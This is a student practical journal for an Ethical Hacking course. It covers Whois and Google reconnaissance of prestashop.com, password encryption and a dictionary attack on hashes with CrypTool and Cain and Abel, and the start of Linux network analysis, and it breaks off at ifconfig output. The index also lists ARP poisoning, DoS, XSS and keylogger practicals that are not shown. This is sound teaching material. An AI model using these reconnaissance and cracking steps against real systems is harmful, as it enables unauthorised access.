

JNAN VIKAS MANDAL'S

PADMASHREE DR. R.T.DOSHI DEGREE COLLEGE OF
INFORMATION TECHNOLOGY
MOHANLAL RAICHAND MEHTA COLLEGE OF COMMERCE
DIWALIMAA DEGREE COLLEGE OF SCIENCE
AMRATLAL RAICHAND MEHTA COLLEGE OF ARTS
JVM'S DEGREE COLLEGE OF INFORMATION TECHNOLOGY
AIROLI, NAVI MUMBAI – 400708
NAAC Reaccredited Grade 'A+' (CGPA- 3.31, 3rd Cycle)

CERTIFICATE

This is to certify that the Mr./Miss. _____ of
T.Y.B.Sc.CS Semester-VI has completed the practical work in the subject of
ETHICAL HACKING during the Academic year 2024-25 under the guidance of Dr.
Sanjivani Nalkar being the partial requirement for the fulfillment of the curriculum of
Degree of Bachelor of Science in Computer Science, University of Mumbai.

Place:

Date:

Sign of Subject In Charge

Sign of External Examiner

Sign of Incharge / H.O.D

INDEX

Sr.No.	Name of Practicals	Date	Signature
1	Google and Whois Reconnaissance	06/01/2024	
2	Password Encryption and Cracking with CrypTool and Cain and Abe	13/01/2024	
3	Linux Network Analysis and ARP Poisoning	20/01/2024	
4	Port Scanning with NMap	27/02/2024	
5	Network Traffic Capture and DoS Attack with Wireshark and Nemesy	03/02/2024	
6	Persistent Cross-Site Scripting Attack	10/02/2024	
7	Session Impersonation with Firefox and Tamper Data	17/02/2024	
8	Creating a Keylogger with Python	09/02/2024	


PRACTICAL NO.1

AIM : Use Google and Whois for Reconnaissance.


- a) Google and Whois Reconnaissance
- b) Use Google search techniques to gather information about a specific target or organization.
- c) Utilize advanced search operators to refine search results and access hidden information.
- d) Perform Whois lookups to retrieve domain registration information and gather details about the target's infrastructure

Using who.is

Step1: Open the WHO.is website



Step 2: Enter the website name and hit the “Enter button”.



Step 3: Show you information about www.prestashop.com

Overview for **prestashop.com**: **Whois** Website Info History DNS Records Diagnostics

Registrar Info

Name	MAILCLUB SAS
Whois Server	whois.mailclub.net
Referral URL	http://safebrands.com
Status	clientTransferProhibited http://www.icann.org/epp#clientTransferProhibited

Important Dates

Expires On	April 11, 2016
Registered On	April 11, 2007
Updated On	February 24, 2015

Name Servers

a.ns.mailclub.fr	195.64.164.8
b.ns.mailclub.eu	85.31.196.158
c.ns.mailclub.com	87.255.159.64

Raw Registrar Data


Domain Name: PRESTASHOP.COM
Registry Domain ID: 920363578_DOMAIN_COM-VRSN
Registrar WHOIS Server: whois.mailclub.net
Registrar URL: http://www.mailclub.fr
Updated Date: 2015-02-24T05:43:34Z
Creation Date: 2007-04-11T08:59:05Z
Registrar Registration Expiration Date: 2016-04-11T08:59:05Z
Registrar: Mailclub SAS
Registrar IANA ID: 1290
Domain Status: clientTransferProhibited
<https://icann.org/epp#clientTransferProhibited>
Registry Registrant ID:
Registrant Name: NOMS DE DOMAINE Responsable
Registrant Organization: PRESTASHOP
Registrant Street: 12, rue d'Amsterdam
Registrant City: Paris
Registrant State/Province:
Registrant Postal Code: 75009
Registrant Country: FR
Registrant Phone: +33.140183004
Registrant Phone Ext:
Registrant Fax: +33.972111878
Registrant Fax Ext:
Registrant Email: **domains@prestashop.com**
Registry Admin ID:
Admin Name: NOMS DE DOMAINE Responsable
Admin Organization: PRESTASHOP
Admin Street: 12, rue d'Amsterdam
Admin City: Paris
Admin State/Province:
Admin Postal Code: 75009
Admin Country: FR
Admin Phone: +33.140183004
Admin Phone Ext:
Admin Fax: +33.972111878
Admin Fax Ext:
Admin Email: **domains@prestashop.com**
Registry Tech ID:
Tech Name: TINE, Charles
Tech Organization: MAILCLUB S.A.S.
Tech Street: Pole Media de la Belle de Mai 37 rue Guibal
Tech City: Marseille
Tech State/Province:

Overview for **prestashop.com**: Whois Website Info History DNS Records Diagnostics ⌚ Updated 10 hours ago

Contact Information

Owner Name	PrestaShop SA
Email	contact@prestashop.com
Address	6, rue Lacépède PARIS, Ile de France 75005 FRANCE

Content Data

Title	PrestaShop
Description	PrestaShop is an Open-source e-commerce software that you can download and use it for free at prestashop.com.
Speed: Median Load Time	2608
Speed: Percentile	 21%
Links In Count	61656

Traffic Data

3 Months

Rank ⓘ	2557	▼ 48
Reach Rank ⓘ	2819	▲ 1
Page Views Rank ⓘ	2480	▼ 12
Reach Per Million ⓘ	458.00	▼ 0.71%
Page Views Per Million ⓘ	26.59	▲ 0.9%
Page Views Per User ⓘ	5.16	▲ 2%

1 Month

Rank ⓘ	2387	▲ 158
Reach Rank ⓘ	2661	▲ 167
Page Views Rank ⓘ	2280	▲ 222
Reach Per Million ⓘ	490.00	▲ 8%
Page Views Per Million ⓘ	29.00	▲ 10.1%
Page Views Per User ⓘ	5.32	▲ 2%


7 Days

Rank ⓘ	2607	▼ 329
Reach Rank ⓘ	2929	▼ 348
Page Views Rank ⓘ	2604	▼ 453
Reach Per Million ⓘ	460.00	▼ 10.67%
Page Views Per Million ⓘ	26.10	▼ 16.14%
Page Views Per User ⓘ	5.10	▼ 6.09%

1 Days



Subdomains



Overview for **prestashop.com**:

Whois

Website Info

History

DNS Records

Diagnostics

🕒 Updated 11 hours ago ⏪

Want this archived information removed?

Old Registrar Info January 28, 2008

Name	MAILCLUB SAS
Whois Server	whois.mailclub.net
Referral URL	http://safebrands.com
Status	clientTransferProhibited http://www.icann.org/epp#clientTransferProhibited

Important Dates

Expires On	April 11, 2016
Registered On	April 11, 2007
Updated On	February 24, 2015

Registrar Info September 03, 2015

Name	MAILCLUB SAS
Whois Server	whois.mailclub.net
Referral URL	http://safebrands.com
Status	clientTransferProhibited http://www.icann.org/epp#clientTransferProhibited

Important Dates

Expires On	April 11, 2016
Registered On	April 11, 2007
Updated On	February 24, 2015

Overview for **prestashop.com**:

Whois

Website Info

History

DNS Records

Diagnostics

🕒 Updated 11 hours ago ⏪

Name Servers – prestashop.com

Name Server	IP	Location
a.ns.mailclub.fr	195.64.164.8	Marseille, B8, FR
b.ns.mailclub.eu	85.31.196.158	Marseille, B8, FR
c.ns.mailclub.com	87.255.159.64	Villefranche-sur-Mer, A8, FR

SOA Record – prestashop.com

Name Server	master.ns.mailclub.fr
Email	domaines@mailclub.fr
Serial Number	2012123310
Refresh	8 hours
Retry	4 hours
Expiry	41 days 16 hours
Minimum	9 hours 13 minutes 20 seconds


PRACTICAL NO. 2

AIM : Password Encryption and Cracking with CrypTool and Cain and Abel

a) **Password Encryption and Decryption-**


1. Use CrypTool to encrypt passwords using the RC4 algorithm.
2. Decrypt the encrypted passwords and verify the original values.

Step 1:




Step 2 : Using RC4.

Encryption using RC4




Decryption




b) Password Cracking and Wireless Network Password Decoding:

1. Use Cain and Abel to perform a dictionary attack on Windows account passwords.
2. Decode wireless network passwords using Cain and Abel's capabilities.



Click on HASH Calcuator

Enter the password to convert into hash




Paste the value into the field you have converted

e.g(MD5)




Right Click on the hash and select the dictionary attack

Then right click on the file and select (Add to List) and then select the Wordlist



Select all the options and start the dictionary attack



PRACTICAL NO. 3

AIM : Linux Network Analysis and ARP Poisoning

a) Linux Network Analysis:

1. Execute the ifconfig command to retrieve network interface information.
2. Use the ping command to test network connectivity and analyze the output.
3. Analyze the netstat command output to view active network connections.
4. Perform a traceroute to trace the route packets take to reach a target host.

Step 1: Execute the ifconfig command to retrieve network interface information.

```
suse1:~ # ifconfig
eth0      Link encap:Ethernet HWaddr 00:0C:29:17:1B:27
          inet addr:192.168.208.133 Bcast:192.168.208.255 Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe17:1b27/64 Scope:Link
                  UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
                  RX packets:195 errors:0 dropped:0 overruns:0 frame:0
                  TX packets:189 errors:0 dropped:0 overruns:0 carrier:0
                  collisions:0 txqueuelen:1000
                  RX bytes:21313 (20.8 Kb) TX bytes:16778 (16.3 Kb)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
                  UP LOOPBACK RUNNING MTU:16436 Metric:1
                  RX packets:18 errors:0 dropped:0 overruns:0 frame:0
                  TX packets:18 errors:0 dropped:0 overruns:0 carrier:0
                  collisions:0 txqueuelen:0
                  RX bytes:1060 (1.0 Kb) TX bytes:1060 (1.0 Kb)
```

